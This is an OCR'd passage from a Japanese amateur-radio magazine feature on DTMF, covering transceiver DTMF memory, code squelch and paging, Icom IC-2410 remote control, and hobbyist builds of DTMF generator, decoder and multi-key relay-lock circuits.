現在は後で説明する DTMFスケルチやページャといった機能のために用意されているようですが、将来的にはフォーン/パッチなどの電話ダイヤリングとしても活用できる日が来るかもしれません。

今のうちに、トランシーバの DTMF機能に慣れといちやいましょうよ！

DTMF メモリの設定例(マランツ C160/460)

DTMF 運用

■ DTMF メモリー機能

- 15桁までの0~9及びA~D, *, #をメモリーしておき、送信時に DTMF信号として送出する機能です。
- DTMFメモリーのアドレス番号は、0~9の10個です。

(1) DTMF メモリーの表示


入力例



- 15桁の DTMFメモリーを5桁づつ区切り3つのブロックに分けられます。

- 表示部には、どれかのブロックが現れます。

ブロック1~3のどのブロックが表示されているかは、ブロック表示でわかります。



ブロック1を呼び出した時 ブロック2を呼び出した時 ブロック3を呼び出した時

0-12345

0-567890


0-Abcde

■ DTMF メモリーの表示

手順

- FUNCキーを押しながら、SQL OFFキーを押します。

最後に使用された DTMFメモリーアドレスが表示されます。
(工場出荷時は、DTMFメモリーアドレス番号0に設定されています。) ブロック1が表示されます。



- ロータリーチャンセルセレクターで DTMFメモリーアドレス番号を選びます。

DTMFメモリーアドレス番号0で、(ボップ音)がします。

▲/▼キーは、C, Dのキーになるので使用できません。

- 数字キーからメモリーしたいコードを入力します。

*は「E」, #は、「F」の表示になります。

- 入力が終了したらFUNCキーを押しながらB/M/ENTキーを押します。これで、メモリーされました。

15桁すべて入力した時は、15桁目を入力するとビープ音が自動的にメモリーされますので手順4は、行わないでください。


- 周波数表示に戻すには、FUNCキーを押しながらSQL OFFキーを押します。

注意

- 15桁すべて入力した時は、手順4を行わないでください。
(手順4)を行うと、メモリーが消えてしまいます。)

1 2 3 4 5 6 7 8 9 0 * #

DTMFによるコードスケルチ機能



コードスケルチって いったい何だ?

スケルチ機能というのは、もう皆さんご存じかと思います。

そうです、信号が入感しないときにスピーカから聞こえてくる「ザーッ」という耳障りなノイズをバツサリとカットしてくれるとても便利な機能のことですよね。


通常は、ノイズの成分を検出して、ノイズだけのときはスピーカから音を出さないようにして、信号が入感するとその音をスピーカから出すというもので、これをノイズスケルチといいます。

一方、DTMF信号を使った、コードスケルチというのは、ある一定のDTMF音がまず入感したら、スピーカから音声を出すというものです。

DTMF音1桁では、16通りの組み合わせしかありませんが、この機能では、一般的に3桁のDTMF音によって、スピーカから音を出す、出さないをコントロールしますから、あらかじめセットした同士でしかスケルチは開きません。

つまり一種の、特定呼び出し機能のようなものです。

また、同じ周波数で別の交信があななわっていても、その交信音はスピーカからは出てきませんから、他人のQSOが耳障りではありません。ただ、混信になりやすいので要注意です。



DTMFによるページング

コードスケルチに
さらに工夫の
ページング機能

ページャー機能は、さきほど説明したコードスケルチ機能と同じように、あらかじめセットした仲間同士でしか交信ができない機能なのですが、さらに一步進んだ機能なのです。

何が進んでいるのかというと、まず、個別呼び出し機能があります。そしてもうひとつ、グループ呼び出し機能です。さらに呼び出された側では誰からの呼び出しがあったのか分かるようになっています。

個別呼び出し用のコード(個別コード)とグループ呼び出し用のコード(グループコード)をトランシーバに記憶させます。どちらも000から999までの3桁の数字です。この数字はトランシーバのコードメモリーに書き込みます。

このメモリーは7個あって、1番に自分の個別コード
2番に自分のグループコードを登録します。

6番は呼び出したい相手のコードを入れる場所です。


0番は書き込むことのできないメモリーで、呼び出しがあったときに、ここに呼び出した人のコードが自動的に書き込まれます。

3番から5番はさらに高度グループ化が必要なときに使用します。

トランシーバがポケベルにもなるぞ!

ページングはDTMF信号を使い、グループ全員を呼び出したり、特定局を呼び出したり、待ち受けたりする便利な機能です。(レピーターを使用できます。)


例 メンバー2を呼び出した時



あらかじめ共通のグループコードと、各自の個別コードを決めておきます。コードはそれぞれ000～999(3桁)の中から選びます。

DTSSと違って受信側には相手局のコードが表示されるため、呼び出した局がわかります。

自局の個別コードで呼び出された時は、相手局の個別コードが表示され、グループコードで呼び出された時は、そのグループコードが表示されます。



1 2 3 4 5 6 7 8 9 0 * #

DTMFでコントロールするトランシーバ

なぜカリモコン大流行

最近はリモコンできるモビ
ル機が大はやりです。

マランツのC5600は、マイク
のキーボードから完全にリモコ
ンできます。ケンウッドのTM
-741はフロント・パネルを外す
ことができますから、これも一
種のリモコンといえるでしょう。
ヤエスのFT-4800にいたって
は、フロント・パネルは外れるし、
何と、オプションで赤外線リモ
コンまであります。

IC-2410登場

ところが世の中にはもっとス
ゴイリモコンのできる、トラン
シーバがあります。これは、ア
イコムのIC-2410です。

かなり前から、モービル機用
にDTMFマイクというもの
が発売されていて、これはリピ
ータをはじめ各種の機器のリモ
コンをおこなうために欠かせな
いものでした。

ここで紹介するIC-2410は、
なんと、このDTMFマイクを
使ってリモコンができてしま
います。


まーなんてすごいんでしょう。
これからこのすばらしいリモコ
ンの機能をかい摘まんで紹介し
ましょう。

リモコンその1

本体に付属のDTMFマイ
クから、ほとんどすべての機能
がリモコンできてしまいます。



▲これが、DTMF機能ではスーパーな機能を持つアイコムのIC-2410だっ！なん
といっても、DTMFリモコンが凄い！



▲これが、マイクにDTMF発振器を内蔵した「DTMFマイク」。本体への各種コント
ロールはDTMF信号によっている。

ということは、ここでよく考
えてみてくださいね。まずは、
本体にくつつているマイクを取り
外します。そして、電話回線
から、音声信号をもらってきて
マイク端子に入力します。

例えば、留守番電話が“ピー”
といったあと、モニタスピーカ

から相手がしゃべる声が聞こえ
てきます。このスピーカのとこ
ろから分けてもらえばいいでし
ょう。ということは、どういう
ことかもう一度考えてください。

なんとこれで、あなたのIC-
2410は、全世界、そうです、地
球上のすべての電話からリモコ

DTMF & リモコン大全集

ン可能なトランシーバに変身するのです。

何と、何と、すごいぞアイコム。

リモコンその2

リモコンその2は、その1とほとんど同じです。電話の代わりにもう一台、コマンド受信用のトランシーバを用意して、その1のように受信用トランシーバのスピーカ端子とIC-2410のマイク端子を接続します。

これで、何と、電話代要らずのスーパーリモコンのできあがり。

リモコンその3

今度のリモコンは、IC-2410に最初から付いている機能なので、何かと接続するとかいつたハード的な技術はまったく必要なし。

これは、サブバンドの周波数で、DTMF信号を受信すると、メインバンド側がリモコンできちゃう機能。だから、用意するものは、サブにするバンドのDTMF送出可能なトランシーバだけ。

その1その2に比べると機能はかなり制約されるが、これはやっぱり面白い。

というわけで、DTMF機能や、リモートコントロール機能が充実したトランシーバ今後どしどし出てくることでしょう。皆さんも、宝の持ちぐされにならないように、DTMFをジャンジャン使いましょう。

もちろん、この特集で、更に面白いDTMFの活用法をご紹介します。



▲なんと、受信した DTMF 信号によって、もう一方のバンドの周波数などをリモコンできるのだ。もちろん、ハンディ機から遠隔操作ができる！

1 2 3 4 5 6 7 8 9 0 * #

超簡単にできる DTMF信号 発振器の製作

作るゾ!!

DTMF信号が出ないトランシーバからDTMFを出したい。

DTMFの出ない電話機からリモコンする。あるいは、電話を使ってA~DのDTMFを送りたいなんてときはもう作るしかありません。


専用ICで超簡単!!

DTMF信号発振器は、専用ICを使えば、簡単に製作することができます。

今回使用するのは、LR4087というシャープのICです。シャープのDTMF関連のICはいろいろと高性能なものが製品化されていますから、赤丸チェックしておきましょう。

キーボード

キーボードはタクトスイッチを並べてもOKですが、写真のようにジャンク屋さんで電話機用のキーボードをさがしてくれればますます簡単です。ただしA



▲ LR4087と3.5MHzの水晶発振器と12キーのマトリクス・スイッチがペアになって販売されているので、これを購入すると、もう完成したも同然。


～Dまで付いたキーボードをみつけるのはちょっと大変です。

ICの動作

LR4087には、とってもたくさんの回路とテクノロジーがつめこまれています。実はとってもすごい奴なのです。

ICはまず、3.58MHzの基準発振を分周して、高群と低群の周波数を作ります。キーボード

図1 LR4087のピン配置




DTMF & リモコン大全集

インターフェース回路でキー入力を検出して、高群周波数と低群周波数のサイン波をD・Aコンバータによって発生させます。

発生した2つのサイン波はオペアンプを使って合成されて、DTMF信号となります。キー入力がないと自動的にパワーダウンするスグレものです。

ちなみに、このICの電源電圧は、2.5Vから6.0Vの間で使いますから、電池3本程度を直列にして電源とするのがFBです。



▲16ピンの小さなICですが、これだけでDTMFの信号を発生させることができます。

図2 アンプやマイクに出力する回路






図3 スピーカーを直接鳴らす回路



▲配線を含めて、30分もあれば完成してしまう。こんな便利なICに大感謝！

1 2 3 4 5 6 7 8 9 0 * #

DTMF信号と トランシーバで リモコンする!

リモコンのお話

リモコンは遠くから動かせるからえらいわけで、できるだけ遠くから動かせることがとつても重要なんですね。

さて、ここでは、ハンディ機やモービル機といったトランシーバを使つたリモコンを製作します。

リモコンの制御信号にはもちろんDTMFを使います。DTMFがこの特集のタイトル

にあるのですからあたりまえといえばあたりまえですよね。

さて、前おきはこのくらいにして、本題にはいってゆきましょう。

送り側


リモコンの発信側というかDTMFの送信側は、当然、お家の外からリモコンするわけですから、ハンディ機かモービル機を使用します。

最近のハンディ機、中でもフ

ルキーボードのものは、ほとんどのものが、DTMF送出機能が内蔵されているか、オプションで購入することができます。

モービル機の場合には、DTMFマイクというのがありますからこれもよしとして、ここでは受け側、つまり受信するトランシーバと制御する機器の間のインターフェースを考えます。

ちなみに、DTMF送出側も自分で作りたい！ という人の




▲この二つのICで、DTMF信号をデコード（復調）し、16本の制御信号を作り出すことができる。

図1 LR4102の
ピン配置

D ₁	1	D ₂	22
H/B	2	D ₄	21
EN	3	D ₈	20
GND _b	4	CLDV	19
IN1633	5	DV	18
V _{DD}	6	ATB	17
NC	7	XEN	16
NC	8	OSC _{IN}	15
S ₁	9	OSC _{OUT}	14
S ₂	10	GND _a	13
NC	11	ANALOG IN	12

図2 LR4102のブロック図



ための“DTMF発振器の製作”のコーナーもありますから、そちらのほうを見てください。

受け側


受け側は、ここまでくるともうお分かりでよう。

お家においてトランシーバのスピーカ端子から音声信号をもって、DTMFを各種機器のコントロールに便利なように、いつたんロジック信号に直してしまいます。もちろん、お家におくトランシーバは、ハンディだってモービルだってかまいません。

では製作!

まず、はじめは、トランシーバのスピーカ出力からもらったDTMF信号を、シャープの


図3 DTMF信号を選別するフィルタ例



DTMFレシーバICを使って、ロジック信号に直します。このICの型番はLR4102です。5Vで動作するすぐれものです。やっぱし、このテのICはシ

ヤープにかぎります。すげー。とってもえらいシャープのIC・LR4102はDTMF信号を4bitのデジタル信号にサクッと直してくれますから、ここ

1 2 3 4 5 6 7 8 9 0 * #



までくれば、もう簡単。あとはロジック IC を使用して、4 bit から16ヶの、DTMF のキー入力に1対1で対応するロジック信号に直してあげれば、あとは野となれ山となれとなるのです。

さて、この4 bit から16ヶに直すロジックはこれまで専用のロジック IC ・74HC154を使います。

まったく世の中便利な IC ばかりでつくづく助かるよな~と思ってしまうのです。

74HC154は図5のブロック図も参考にしてくださいね。

どうだ!!

いかがでしたか、簡単でしょ！なんといってもこの回路の要はL74102です。世の中便利

というべきかシャープはえらいというべきか考えこんでしまいます。

お勧め帰りのモービルから、DTMFで「ピッ・ポッ・パッ」とやって玄関の電気をつけて、車庫のシャッターを開けておく。

DTMFリモコンスーパー活用術をみなさんもじっくり考えてくださいね。

図4 74HC154のピン配置





図5 74HC154のブロック図



74HC154の16の出力は、DTMF信号を検出していないときにはすべてHレベルになります。DTMF信号を検出すると、それに応じた出力端子はLレベルになります。




図6 DTMFデコード→コントローラ回路

DTMF信号で 電子ロックを 作ってみよう!

電子ロックとは…

DTMFでリモコンするときには、電話回線を使うときもトランシーバーを使うときにも、いきなり1つの信号でリモコンが動いてしまったのではこまってしまいます。つまり、「ピツ」と一発で動いてしまっては、イタズラされてしまうし、自分で操作するときにも、誤操作してしまったりといろいろな問題が起つてきます。

そこで、電子回路を使います。

要は、「ピツ・ポツ・パツ」とやってはじめて操作ができるような回路なのです。

いいかたを変えれば、「DTMFコマンド解釈回路」とでも申しましようか、まあ、そんなものです。

作るぞ!

では、どんな回路を作るのか
はじめに、簡単に説明しておき
ましょう。



その1は、2キー操作のカンタン回路。「ピッ・ポッ」でリレーが動きます。でも、これではちょっとセキュリティがあまい。ならば…！

その2、ちょっとフクザツ6
キー操作回路。「ピッ・ポッ・パ
ツ・ポッ・ピッ・ピッ」でリレ
ーが動きます。

